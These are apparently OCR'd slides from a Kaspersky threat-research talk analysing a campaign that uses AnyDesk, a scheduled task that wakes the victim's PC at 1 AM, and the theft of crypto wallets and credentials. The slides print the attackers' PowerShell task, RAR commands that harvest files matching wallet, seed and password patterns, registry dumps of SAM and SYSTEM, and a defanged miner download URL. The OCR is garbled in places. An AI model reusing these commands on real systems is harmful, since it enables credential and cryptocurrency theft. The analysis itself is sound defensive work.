SAction = New-ScheduledTaskAction -Execute "C: \Program Files (x86) \Microsoft \Edge \Application\msedge.exe" STrigger = New-ScheduledTaskTrigger -Daily -At "01:00AM" SPrincipal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType ServiceAccount -RunLevel Highest # Creating task settings STaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries - StartWhenAvailable -WakeToRun # Registering task in Task Scheduler Register-ScheduledTask -Action SAction -Principal SPrincipal -Trigger STrigger -TaskName "WakeUpAndLaunchEdge" -Settings STaskSettings - Force
whose main purpose is to launch Microsoft Edge at 1:00 AM. We found no evidence that msedge.exe was replaced or patched, so the script runs the browser's genuine executable.
This is done to “wake up” the victim at 1:00 AM, so the attackers get 4 hours for anything they want with the victim via AnyDesk.
kaspersky
Page 1605:10:28 Slide text
Malicious actions
Next, Bat.bat:
deletes Trays.rar, curl and the AnyDesk installer (no longer needed);

sets the variables for blat.exe to send the stolen data to the attackers; collects crypto wallet credentials, plus dumps of HKLM\SAM and HKLM\SYSTEM (done with reg.exe);
packs the stolen data into an archive and sends it to the attackers (Blat):
%SYSTEMDRIVE%\Intel \driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *парол*.* /y %SYSTEMDRIVE%\Intel \driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\*карт** /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar C:\ *кошельк** /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar :\wallet.dat /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *wallet* doc* /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar C:\ *wallet*.txt /y %SYSTEMDRIVE%\Intel \driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *seed** /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C: \keystore.json /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *bitcoin** /Y
%SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar C:\ *usdt*.* /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *ethereum** /y reg save hklm \sam %SYSTEMDRIVE%\Intel\sam.backup reg save hklm\system %SYSTEMDRIVE%\Inte/\ system.backup
kaspersky
Page 1705:11:56 Slide text
Malicious actions
Finally, bat.bat:
deletes the folder C:\Intel\
installs a miner into the system (legitimate, but used as malicious) (hxxps://bmapps[.]org/bmcontrol/win64/Install.exe), config - hxxps://bmapps[.]org/bmcontrol/win64/app.json
deletes itself.
kaspersky
ГДЕ
КАРТА
БИЛЛИ?
Page 1805:13:03 Slide text
Legitimate tools, used by the adversaries
The attackers used the following utilities in the attacks (KISS):
A customized version of RAR 3.80; • Blat utility; • AnyDesk RAT software; • The Defender Control software; • The 4t Tray Minimizer software; • Mipko Personal Monitor (Ukrainian language set O); • WebBrowserPassView Tool; • Ngrok reverse proxy tool; • NirCmd.
The attackers deliberately (?) used no binary implants in the attack.
kaspersky
Page 1905:14:41 Slide text

Infrastructure fun
< G® htp://users-mail.ru/loon.php
Mail.ru Почта Облако Одноклассники ВКонтакте Новости Знакомства Все проекты !!!
@mail i протр
ad
Войти
Регистрация
Войти в аккаунт
@mail
Яндекс
M Gmail
Другой
Имя аккаунта
Ввести пароль
• запомнить
Другие способы входа
L VKID
Войти через Госуслуги
Восстановить доступ
Создать аккаунт
Быстрый вход по QR-коду
Наведите камеру телефона Подробнее
kaspersky
Page 2005:17:22 Slide text

Infrastructure fun
© Index of /
Index of /
Name
Last modified
Size Description
ChromeUpdate rar 2025-02-28 11:30 15M
Trays. jpg
2024-10-30 07:08 1.7M
bat. jeg
2024-11-13 08:03 4.0K
bk. rar
2025-02-28 09:461.7M
2024-11-10 19:00 240K
blat jeg
driver exe
2024-10-30 07:08 293K
2025-03-0107:296.6
pas.rar
2024-10-30 07:08 5 1M
svchost.jRg
2024-11-13 08:03 670
На В доступе отказано!
< → C a downdown.ru/pma/
Добро пожаловать в phpMyAdmin
• Данные для входа не верны. В доступе отказано.
kaspersky
Page 2105:18:48 Slide text
kaspersky
Q&A Session